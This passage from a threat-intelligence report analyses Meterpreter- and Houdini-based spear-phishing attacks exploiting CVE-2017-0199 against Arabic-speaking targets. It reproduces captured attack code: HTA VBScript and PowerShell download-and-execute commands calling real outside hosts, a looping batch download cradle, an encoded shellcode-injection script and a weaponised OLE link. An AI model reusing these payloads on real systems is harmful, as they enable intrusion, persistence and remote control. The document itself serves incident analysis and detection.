7b2856c8569693da9ff09e48b37b61abf2c4aa3dcfe214d0d558ff381f04db4ac   .\وثيقة\ثانية.doc
7b2856c8569693da9ff09e48b37b61abf2c4aa3dcfe214d0d558ff381f04db4ac   updating.doc
```

Figure 201. SHA256 comparison of RTF documents (CVE-2017-0199) from ATT-JUN-05 and ATT-MAY-09

Similar to the exploitation flow in ATT-MAY-09, the payload “office-online-update.rtf” retrieved after successful exploitation is a VBScript embedding PowerShell commands. In this instance, the script retrieves the payload “lak.dat” from the same server hosting the VBScript. This payload is then persisted as “lak.exe” in the Startup directory.

The VBScript then retrieves another payload with an .MP3 extension from the file hosting service UploadPack. The name of the payload “caVD2tHV” resembles the paste code used in attacks ATT-APR-27 and ATT-MAY-09, containing the persistence script. Once retrieved, the payload is persisted in the Startup directory as “Genz.dat”.

```
GET /office-online-update.rtf HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E; InfoPath.3)
Host: 34.207.144.25
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 06 Jun 2017 13:59:05 GMT
Server: Apache/2.4.25 (Win32) OpenSSL/1.0.2j PHP/7.0.15
X-Powered-By: PHP/7.0.15
Content-Length: 711
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/hta

<script language="VBScript">
window.moveTo -4000, -4000
Set vFwhEtGt = CreateObject("Wscript.Shell")
Set lftI = CreateObject("Scripting.FileSystemObject")
If 1=1 Then

    vFwhEtGt.Run ("PowerShell.exe -WindowStyle Hidden $d=$env:userprofile+'\start Menu\Programs\Startup\lak.exe';(New-Object System.Net.WebClient).DownloadFile('http://34.207.144.25/lak.dat',$d);Start-Process $d"),0
    vFwhEtGt.Run ("PowerShell.exe -WindowStyle Hidden $d=$env:userprofile+'\start Menu\Programs\Startup\Genz.bat';(New-Object System.Net.WebClient).DownloadFile('http://uploadpack.com/e/dc5850ae993a8de11bcc13925add3219273/caVD2tHV.mp3',$d);Start-Process $d"),0

End If
window.close()
</script>
```

Figure 202. VBScript “office-online-update.rtf” retrieved after CVE-2017-0199 Exploitation in ATT-JUN-05

As expected, the payload “caVD2tHV.mp3” contains the runtime time-based persistence batch script responsible for retrieving the next payload “En7WDSyM.mp3”. The name of the payload “En7WDSyM.mp3” also resembles the paste code containing the shellcode injection PowerShell script used in previous attacks.

```
GET /e/dc5850ae993a8de11bcc13925add3219273/caVD2tHV.mp3 HTTP/1.1
Host: uploadpack.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 06 Jun 2017 13:59:21 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.29RC1
Pragma: public
Expires: -1
Cache-Control: public, must-revalidate, post-check=0, pre-check=0
Content-Disposition: attachment; filename="caVD2tHV.mp3"
Content-Length: 306
Accept-Ranges: bytes
Vary: User-Agent
Connection: keep-alive, close
Content-Type: audio/mpeg

:start
powershell.exe -nop -w hidden -c $J=new-object net.webclient;
$J.proxy=[Net.WebRequest]::GetSystemWebProxy();
$J.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IE $J.downloadstring('http://uploadpack.com/e/0becfdc0333ac107be5f7431adf59ea63169/En7WDSyM.mp3');
TIMEOUT 500
goto start
```

Figure 203. Payload “caVD2tHV.mp3” download initiated by VBScript “office-online-update.rtf”

Expectedly, the payload indeed contains the shellcode PowerShell injection script for establishing the Meterpreter exploitation flow.

```
GET /e/0becfdc0333ac107be5f7431adf59ea63169/En7WDSyM.mp3 HTTP/1.1
Host: uploadpack.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 06 Jun 2017 13:59:23 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.29RC1
Pragma: public
Expires: -1
Cache-Control: public, must-revalidate, post-check=0, pre-check=0
Content-Disposition: attachment; filename="En7WDSyM.mp3"
Content-Length: 2242
Accept-Ranges: bytes
Vary: User-Agent
Connection: keep-alive, close
Content-Type: audio/mpeg

if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell
\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b
$s.Arguments='-nop -w hidden -c $s=New-Object IO.MemoryStream',
[Convert]::FromBase64String('H4sIAE7KIVkCA7VWa2/
iOBT93JHmP0QjpCRSyq017bbSSJsAgbSEQ1NCgUGVmzhgMDF1HF6z89/3BpKW2W1XHa02AsWP
e+17zzm+ThChniAsIOLW6v5G+v7501EbcTSXINzqpbm2w3zOk9NTcp5eunyXD06Aovc7DwyKo70VVK
G+mJRZXNEwtHVVSXmHldi38/XsdCjCM+fKMGRok/Sb05vj9mmkPSF9l3Kp+TpiT4imZpsk8iZYotZDP5lrMg8loeWdBSV
Ckb99k9XhcWmUrz3HiEak7Gwiged5n1JZIX6oyYb3mwVWZt4nEuEPkeCU9P8t0wQgFuwWplbGMxYX4kq5AH/DgWMQ+
INKNkib2BlkOzzZmn+z7HEdjnrXDJZlJhTGl
mvSnMzk3v4tDQeYY5gXmbOfgvjQevNPoU3
+FgpLTwKkv7o07KoRNYtQVXNWDLzUBt5scU7319ddQf+JSheFT4Dhx+dPnz8FmQ6mm3O9M7c0lQ
Cto+GujSFYpc0isjP9KhU1yY
ZNkWB8A93cPY+xOpKGCo3D0UjKrWLeurWnZsvX3l+IILmAw8lyT6du43EG40OXEX8Ef1XuefHZTL8v
sQsOCAhrm5CNCdepirLfhxQ
PEu4Xxm1oLAFDmdwH4VUzxGloFtk4a/utXmRLz4GjGhPua6BxRGEBWwq/4czl4hRbZCG88BrX1f
h4C0DLOrFP9brLdkz4YyRWKoki
T2jEcJk+TlHwo9VJDyOSTumxYlUm/BquHVNBPBJSbLmRmsKyVldhYSR47AF/kpq9s8e0TRBQpMaxMf
Gxi-ljbFv5TRwqiFIjsjmGLf
AA10n+jkhUwSHCAwWoeQcLa76geA6Wu6NtUjSgg5wehp2Y0B7j/CzsJ+13WCrwbEQZBAkOZ0CSx
cAEFlsH2RU3/JZCDKpGEVO
E4JUbJds/Q2lh7zlxvdWEmomm0O1Q4QlQMTmbGyjC52VhCMBL+Vkj4RUDnr4VUtszZqSk0j
lsuHfJacWq174N9TRoFx15NAtyLL
brSrnuajvLx23LJwpa4aVvCrj1Mp47euV2xDsG/ekOOuXt4trsWaut9ff863xnZVNNbb6dgP+tUgGF8Ez
l3pzCTNxqjFE9Qs1qLmz
1jZRTLUY2sGh3S7cyuTfHUdynqBoXxQ+kSkxWTT90Ss7eWrtcn9720nDrE9vf9BuFy155ptd0vRLW
XNNNgN32D6+2Ci8YuKz1NLmb1MeRavyB40Om
aRqdjGnq3Pn2uXhbG4PuAJkbPPSGDxcPdB
PomhGAXimLx2v2R7NH3GWylvFsmIMH
pDcHG7NQKPWjEzQzmG4AiObgGWLql8w2Bf/77gnTxdp6te00qjfeoHQ
R2+/JjwCqblg4j754mBdPidsvbJslx5NEAU
iodpmp8lk3EzLzpuRxENR9tfoDPMQU7h54G7K9KhTyrykhGc7Fm6Qf0fwcHqQvP05M2Wkr0Yqq+
1PRu6uhpApKDvnfbYTxOxUQrrk+LrajOxW5CPI+PL0KW2yU/VpaUt5fUxrZgu62UBPh5/D02T6LzuLgrP4/o5geuwm8/A+g+Dr2L7Mf
QraoHDwy9zPA78F9e9j0ENEgKkD9Yp/YX2LhsPdg4+Bgj4An0E6Zn8193G4rgFnwp/A8oMqelNCgAA');IEX (New-Object
IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
CurrentDirectory: C:\Windows\system32\
User: [REDACTED]
LogonGuid: {fd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=
70BA57FB0BF2F34B86426D21559F5F6D05C1268193904DE8E959D7B06CE964CE,IMPHASH=A4D32F1AEF525B8ADA6A26F28596AC2
E
ParentProcessGuid: {fd8bd75-e9c6-5936-0000-0010e03c7400}
ParentProcessId: 4044
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell.exe -nop -w hidden -c $J=new-object net.webclient;$J.proxy=[Net.WebRequest]::GetSystemWebProxy();$J.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $J.downloadstring('http://uploadpack.com/e/0becfdc0333ac107be5f7431adf59ea63169/En7WDSyM.mp3');
```

Figure 204. Payload "En7WDSyM.mp3" download initiated by script in payload "caVD2tHV.mp3"/"Genz.bat"

After the successful shellcode injection and Meterpreter sessions, the actor utilized one session established by the injected powershell.exe process ID 2376 to push the binary "1.exe" into the compromised host directly from the Meterpreter. These actions generated a series of Sysmon events. In this instance, the powershell.exe process ID 2376 was injected at 17:43:27, and successfully established a Meterpreter session 3 seconds later.

```
Process Create:
UtcTime: 2017-06-06 17:43:584
ProcessGuid: {fd8bd75-e9c6-5936-0000-0010e03c7400}
ProcessId: 2376
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CommandLine: "powershell.exe" -nop -w hidden -c $s=New-Object IO.MemoryStream,[Convert]::FromBase64String('H4sIAE7KIVkCA7VWa2/iOBT93JHmP0QjpCRSyq017bbSSJsAgbSEQ1NCgUGVmzhgMDF1HF6z89/3BpKW2W1XHa02AsWP
e+17zzm+ThChniAsIOLW6v5G+v7501EbcTSXINzqpbm2w3zOk9NTcp5eunyXD06Aovc7DwyKo70VVK
G+mJRZXNEwtHVVSXmHldi38/XsdCjCM+fKMGRok/Sb05vj9mmkPSF9l3Kp+TpiT4imZpsk8iZYotZDP5lrMg8loeWdBSV
Ckb99k9XhcWmUrz3HiEak7Gwiged5n1JZIX6oyYb3mwVWZt4nEuEPkeCU9P8t0wQgFuwWplbGMxYX4kq5AH/DgWMQ+
INKNkib2BlkOzzZmn+z7HEdjnrXDJZlJhTGl
mvSnMzk3v4tDQeYY5gXmbOfgvjQevNPoU3
+FgpLTwKkv7o07KoRNYtQVXNWDLzUBt5scU7319ddQf+JSheFT4Dhx+dPnz8FmQ6mm3O9M7c0lQ
Cto+GujSFYpc0isjP9KhU1yY
ZNkWB8A93cPY+xOpKGCo3D0UjKrWLeurWnZsvX3l+IILmAw8lyT6du43EG40OXEX8Ef1XuefHZTL8v
sQsOCAhrm5CNCdepirLfhxQ
PEu4Xxm1oLAFDmdwH4VUzxGloFtk4a/utXmRLz4GjGhPua6BxRGEBWwq/4czl4hRbZCG88BrX1f
h4C0DLOrFP9brLdkz4YyRWKoki
T2jEcJk+TlHwo9VJDyOSTumxYlUm/BquHVNBPBJSbLmRmsKyVldhYSR47AF/kpq9s8e0TRBQpMaxMf
Gxi-ljbFv5TRwqiFIjsjmGLf
AA10n+jkhUwSHCAwWoeQcLa76geA6Wu6NtUjSgg5wehp2Y0B7j/CzsJ+13WCrwbEQZBAkOZ0CSx
cAEFlsH2RU3/JZCDKpGEVO
E4JUbJds/Q2lh7zlxvdWEmomm0O1Q4QlQMTmbGyjC52VhCMBL+Vkj4RUDnr4VUtszZqSk0j
lsuHfJacWq174N9TRoFx15NAtyLL
brSrnuajvLx23LJwpa4aVvCrj1Mp47euV2xDsG/ekOOuXt4trsWaut9ff863xnZVNNbb6dgP+tUgGF8Ez
l3pzCTNxqjFE9Qs1qLmz
1jZRTLUY2sGh3S7cyuTfHUdynqBoXxQ+kSkxWTT90Ss7eWrtcn9720nDrE9vf9BuFy155ptd0vRLW
XNNNgN32D6+2Ci8YuKz1NLmb1MeRavyB40Om
aRqdjGnq3Pn2uXhbG4PuAJkbPPSGDxcPdB
PomhGAXimLx2v2R7NH3GWylvFsmIMH
pDcHG7NQKPWjEzQzmG4AiObgGWLql8w2Bf/77gnTxdp6te00qjfeoHQ
R2+/JjwCqblg4j754mBdPidsvbJslx5NEAU
iodpmp8lk3EzLzpuRxENR9tfoDPMQU7h54G7K9KhTyrykhGc7Fm6Qf0fwcHqQvP05M2Wkr0Yqq+
1PRu6uhpApKDvnfbYTxOxUQrrk+LrajOxW5CPI+PL0KW2yU/VpaUt5fUxrZgu62UBPh5/D02T6LzuLgrP4/o5geuwm8/A+g+Dr2L7Mf
QraoHDwy9zPA78F9e9j0ENEgKkD9Yp/YX2LhsPdg4+Bgj4An0E6Zn8193G4rgFnwp/A8oMqelNCgAA');IEX (New-Object
IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
CurrentDirectory: C:\Windows\system32\
User: [REDACTED]
LogonGuid: {fd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=
70BA57FB0BF2F34B86426D21559F5F6D05C1268193904DE8E959D7B06CE964CE,IMPHASH=A4D32F1AEF525B8ADA6A26F28596AC2
E
ParentProcessGuid: {fd8bd75-e9c6-5936-0000-0010e03c7400}
ParentProcessId: 4044
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell.exe -nop -w hidden -c $J=new-object net.webclient;$J.proxy=[Net.WebRequest]::GetSystemWebProxy();$J.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $J.downloadstring('http://uploadpack.com/e/0becfdc0333ac107be5f7431adf59ea63169/En7WDSyM.mp3');
```

```

Network connection detected:
UtcTime: 2017-04-19 13:25:48.400
ProcessGuid: {fd8bd75-e9c9-5936-0000-001064507400}
ProcessId: 2376
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
User: [REDACTED]
Protocol: tcp
Initiated: true
SourceIsIPv6: false
SourceIP: 172.16.40.169
SourceHostname: [REDACTED]
SourcePort: 49303
SourcePortName:
DestinationIsIPv6: false
DestinationIP: 213.184.123.144
DestinationHostname:
DestinationPort: 443
DestinationPortName: https

.log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 6/6/2017 5:43:40 PM

```

Figure 206. PowerShell process ID 2376 successfully established reverse connections to Meterpreter server

Notice that the “UtcTime” field in the above Sysmon event is registered as “2017-04-19 13:25:48”, however, the event was actually logged at “6/6/2017 5:43:40 PM”, 3 seconds after the shellcode injection. This behavior is sporadic and is only observed in the network events of Sysmon.

Six minutes after the successful Meterpreter session, the powershell.exe process ID 2376 created the binary file “1.exe” into the “%APPDATA%” directory and then executed it as evident from the “ParentProcessID” field.

```

File created:
UtcTime: 2017-06-06 17:49:25.013
ProcessGuid: {fd8bd75-e9c9-5936-0000-001064507400}
ProcessId: 2376
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users\[REDACTED]\AppData\Roaming\1.exe
CreationUtcTime: 2017-06-06 17:49:25.013

```

Figure 207. Shellcode injected PowerShell process ID 2376 creating Houdini binary “1.exe”

```

Process Create:
UtcTime: 2017-06-06 17:50:17.257
ProcessGuid: {fd8bd75-eb59-5936-0000-0010bf897400}
ProcessId: 1496
Image: C:\Users\[REDACTED]\AppData\Roaming\1.exe
CommandLine: 1.exe
CurrentDirectory: C:\users\[REDACTED]\AppData\Roaming\
User: [REDACTED]
LogonGuid: {fd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=57BE305E24264D8E48AF5434B84042C466CBE1B0F6A203B35510893FB28CC496,IMPHASH=F2EF3AF35852FB3C3F
F5A4A8EF9C2461
ParentProcessGuid: {fd8bd75-e9c9-5936-0000-001064507400}
ParentProcessId: 2376
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

```

Figure 208. Shellcode injected PowerShell process ID 2376 executing Houdini binary “1.exe”

Approximately four minutes later, the actor utilized the same injected powershell.exe process ID 2376 to push the same binary but with a different name of “ini.scr” at the

Startup directory for persistence. After this, the sandbox was automatically restarted without the author intervention.

```
File created:  
UtcTime: 2017-06-06 17:54:01.102  
ProcessGuid: {fdd8bd75-e9c9-5936-0000-001064507400}  
ProcessId: 2376  
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe  
TargetFilename: C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ini.scr  
CreationUtcTime: 2017-06-06 17:54:01.102
```

Figure 209. Shellcode injected PowerShell process ID 2376 creating Houdini binary “ini.scr”

The execution of the Houdini binary “1.exe” resulted in establishing the C&C communication with the remote server over TCP port 443. This variant of Houdini communicated with the same Houdini C&C server from ATT-MAY-09 as can be observed in the packet capture and the malware configurations dumped from memory.

Time	Source	Src Port	Destination	Dst Port	Protocol	Info
2017-06-06 17:50:25.354831	172.16.40.169	49304	54.162.67.73	443	TCP	49304 → 443 [SYN] Seq=0
2017-06-06 17:50:25.585022	54.162.67.73	443	172.16.40.169	49304	TCP	443 → 49304 [SYN, ACK]
2017-06-06 17:50:25.585221	172.16.40.169	49304	54.162.67.73	443	TCP	49304 → 443 [ACK] Seq=1
2017-06-06 17:50:25.586544	172.16.40.169	49304	54.162.67.73	443	SSL	Continuation Data


```
...  
new_slave  
[REDACTED]  
gfgf gfgf gfgf  
[REDACTED]  
os  
2.0  
nan  
webcam  
....file_manager_init
```

```
1=54.162.67.73:443  
install_name=fgf  
nick_name=gfgf gfgf gfgf  
install_folder=temp  
reg_startup=false  
startup_folder_startup=false  
task_startup=false  
injection=true  
injection_process=rundll
```

Figure 210. Houdini binary C&C communication

Figure 211. Houdini Malware Configurations Dumped from Memory in ATT-JUN-05

Recall that one of the initial payloads persisted is the binary “lak.exe”. The actor did not deploy this binary in any of the previous attacks. This binary is packed with ASProtect. After unpacking, it appears if it is either masquerading as the ApacheBench “ab.exe” command line utility or is a modified version of it. A number of versions of the legitimate utility were compared and tested without any matches in terms of size, hash, and import tables (see Appendix Indicators of Compromise and Hunting Artifacts – Yara and ClamAV sections).

```
$ strings -a -e 1 lak.exe  
...  
CompanyName  
Apache Software Foundation  
FileDescription  
ApacheBench command line utility  
FileVersion  
2.2.14  
InternalName  
ab.exe  
LegalCopyright  
Copyright 2009 The Apache Software Foundation.  
OriginalFilename  
ab.exe  
ProductName  
Apache HTTP Server  
ProductVersion  
2.2.14  
...
```

Figure 212. Strings found in “lak.exe” binary mimicking ApacheBench “ab.exe” utility

The binary was executed without any command line parameters and it successfully established multiple connections to the same Meterpreter server as the shellcode injection PowerShell script utilized in this attack.

```

Process Create:
UtcTime: 2017-06-06 13:59:07.222
ProcessGuid: {fdd8bd75-b52b-5936-0000-001080655d00}
ProcessId: 2904
Image: C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\lak.exe
CommandLine: "C:\Users\[REDACTED]\start Menu\Programs\Startup\lak.exe"
CurrentDirectory: C:\Windows\system32\
User: [REDACTED]
LogonGuid: {fdd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=4CEC40AF57F0B3814118776C448AB2CCF96098329D8F6C658ABB02C835C59818,IMPHASH=
00000000000000000000000000000000
ParentProcessGuid: {fdd8bd75-b525-5936-0000-00102cb85b00}
ParentProcessId: 980
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden $d=
$env:userprofile+'\\start Menu\\Programs\\Startup\\lak.exe';(New-Object System.Net.WebClient).DownloadFile
('http://34.207.144.25/lak.dat',$d);Start-Process $d;

```

Figure 213. Binary “lak.exe” execution without command line parameters

```

Network connection detected:
UtcTime: 2017-04-19 09:56:24.860
ProcessGuid: {fdd8bd75-b52b-5936-0000-001080655d00}
ProcessId: 2904
Image: C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\lak.exe
User: [REDACTED]
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.16.40.167
SourceHostname: [REDACTED]
SourcePort: 49204
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 213.184.123.144
DestinationHostname:
DestinationPort: 443
DestinationPortName: https

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 6/6/2017 1:59:11 PM

```

Figure 214. Binary “lak.exe” connection to Meterpreter server

Eventually, the compromised host is left with three persistent files, the runtime time-based persistence batch script “Genz.bat”, the Houdini binary “ini.scr”, and the mysterious binary “lak.exe”.

Autorun Entry	Description	Publisher	Image Path
📁 C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup			
☑️ 🚧 Genz.bat		c:\users\[REDACTED]\appdata\ro...	
☑️ 📁 ini.scr		c:\users\[REDACTED]\appdata\ro...	
☑️ 📁 lak.exe	ApacheBench command lin... Apache Software Foundation	c:\users\[REDACTED]\appdata\ro...	

Figure 215. Dropped files persistence location

ATT-JUL-18: All-in-One Palestine and Qatar Politics

A new spear phishing attack after over 40 days of inactivity, spanning from June 06, 2017 to July 17, 2017. With this attack, also surfaced new Metasploit/Meterpreter servers and reverse HTTP connections. Curiously, the actor did not deploy any malware; rather, the actor utilized the Meterpreter connections to perform further actions.

The actor forwarded the same spear phishing email four times within approximately two hours. The emails impersonated Al-Jazeera, the Qatari international news Media, purporting details of both Palestinian entities “Hamas Organization” and “Dahlan” teaming up against Qatar. The emails embedded the same URL and payload on Google Documents.




Figure 216. ATT-JUL-18 Spear Phishing Email

The initial payload is a .DOCX document named “**جـمـاـس و دـحـلـان تـفـاصـيـل جـديـدة.docx**”, translating to “Hamas and Dahlan New Details”. The metadata of the initial .DOCX payload indicates the same author and modifier “**Sec**” identified in the previous attacks. The metadata also indicates that the actor created the document two days prior to the attack.

```
$ exiftool حـمـاس و دـحـلـان تـفـاصـيـل جـديـدة.docx
File Name          : حـمـاس و دـحـلـان تـفـاصـيـل جـديـدة.docx
File Size         : 16 kB
File Type        : DOCX
Creator          : Sec
Last Modified By : Sec
Revision Number  : 1
Create Date      : 2017:07:16 06:11:00Z
Modify Date       : 2017:07:16 06:14:00Z
```

Figure 217. Initial Payload .DOCX Document Metadata

As soon as the .DOCX document is opened, a second remote payload is retrieved as demonstrated below.



Figure 218. Microsoft Word Directly retrieving .RTF Document Due to the Always-Updating Link OLE Object


Similar to the attacks analyzed during May and June 2017, the initial .DOCX payload in this attack embeds an always-updating OLE object of type “Link” with an external reference, in this case the payload from the above URL, as the target.



```
<o:OLEObject
  Type="Link"
  ProgID="Word.Document.8"
  ShapeID="_x0000_i1025"
  DrawAspect="Content"
  r:id="rId6"
  UpdateMode="Always">
  <o:LinkType>EnhancedMetaFile</o:LinkType>
  <o:LockedField>false</o:LockedField>
  <o:FieldCodes>\f 0</o:FieldCodes>
</o:OLEObject>

<Relationship
  Id="rId6"
  Type="http://.../relationships/oleObject"
  Target="http://install-office-updates.mail1.online/install/upd...
  TargetMode="External"/>
```

Figure 219. Initial Payload Link OLE Object and Relation to External Target Reference
Because of this configuration, the second payload is retrieved automatically without user intervention. In this case, the second payload is an .RTF document.




```
GET /install/updates.rtf HTTP/1.1
Accept: /*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C;
.NET4.0E; InfoPath.3; ms-office; MSOffice 15)
Accept-Encoding: gzip, deflate
Host: install-office-updates.mail1.online
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 19 Jul 2017 05:01:11 GMT
Server: Apache
Last-Modified: Sun, 16 Jul 2017 05:42:42 GMT
Accept-Ranges: bytes
Content-Length: 10964
Content-Type: application/rtf
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{\rtf1\adeflang1025\ansi
\ansicpg1252\uc1\adeff31507\deff0\stshfdbch31505\stshfloch31506\stshfhich31506\stshfb
```

Figure 220. Successful .RTF Document Retrieval

The .RTF document is weaponized to exploit CVE-2017-0199. Using the previous analysis techniques, the URL to the next HTA payload is identified. At the time analysis, the domain embedded in the initial payload and from which the .RTF document was retrieved resolved to the same the IP address hosting the HTA payload as depicted below.



```
$ python rtfdump.py -s 17 -H -E -d updates.rtf | python oledump.py -s 1
00000000: 01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00 ..... .
00000010: 00 00 00 00 00 00 00 A4 00 00 00 E0 C9 EA 79 .....H...hy
00000020: F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 8C 00 00 00 D..K0....
00000030: 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 32 00 h.t.t.p.:./.2.
00000040: 30 00 39 00 2E 00 31 00 38 00 38 00 2E 00 32 00 0.9...1.8.8...2.
00000050: 31 00 2E 00 31 00 36 00 32 00 3A 00 38 00 30 00 1...1.6.2.:8.0.
00000060: 2F 00 7E 00 6D 00 61 00 69 00 6C 00 31 00 2F 00 /...m.a.i.1.1./.
00000070: 78 00 2E 00 68 00 74 00 61 00 00 00 00 00 00 00 x...h.t.a.....
```

Figure 221. Exploit .RTF URL Moniker and RCE Payload

The HTA file contains VBScript that executes PowerShell commands to retrieve the next stage payload. This a common tactic the actor has been using the most recent attacks. However, the actor introduced a new validation check to verify that the PowerShell executable exists before attempting at executing the command. Depending on the

PowerShell and operating System versions, the "%PSModulePath%" points to "C:\WINDOWS\system32\WindowsPowerShell\v1.0\Modules" in Windows 7. Combined with the directory escape characters "...", the actor is able to verify the location of the PowerShell executable.

```
GET /~mail1/x.htm HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C;
.NET4.0E; InfoPath.3)
Host: 209.188.21.162
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 19 Jul 2017 05:01:15 GMT
Server: Apache
Last-Modified: Sun, 16 Jul 2017 06:59:15 GMT
Accept-Ranges: bytes
Content-Length: 489
Content-Type: application/hta
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

<script language="VBScript">
window.moveTo -4000, -4000
Set so_8 = CreateObject("Wscript.Shell")
Set vAz9TLo_oEe = CreateObject("Scripting.FileSystemObject")
If vAz9TLo_oEe.FileExists(so_8.ExpandEnvironmentStrings("%PSModulePath%") + "..\powershell.exe") Then
    so_8.Run "PowerShell.exe -WindowStyle Hidden $d=$env:temp+'\zligfe5.htm';(New-Object System.Net.WebClient).DownloadFile('https://pastebin.com/raw/XH3wjDEg', $d);Start-Process $d;",0
End If
window.close()
</script>
```

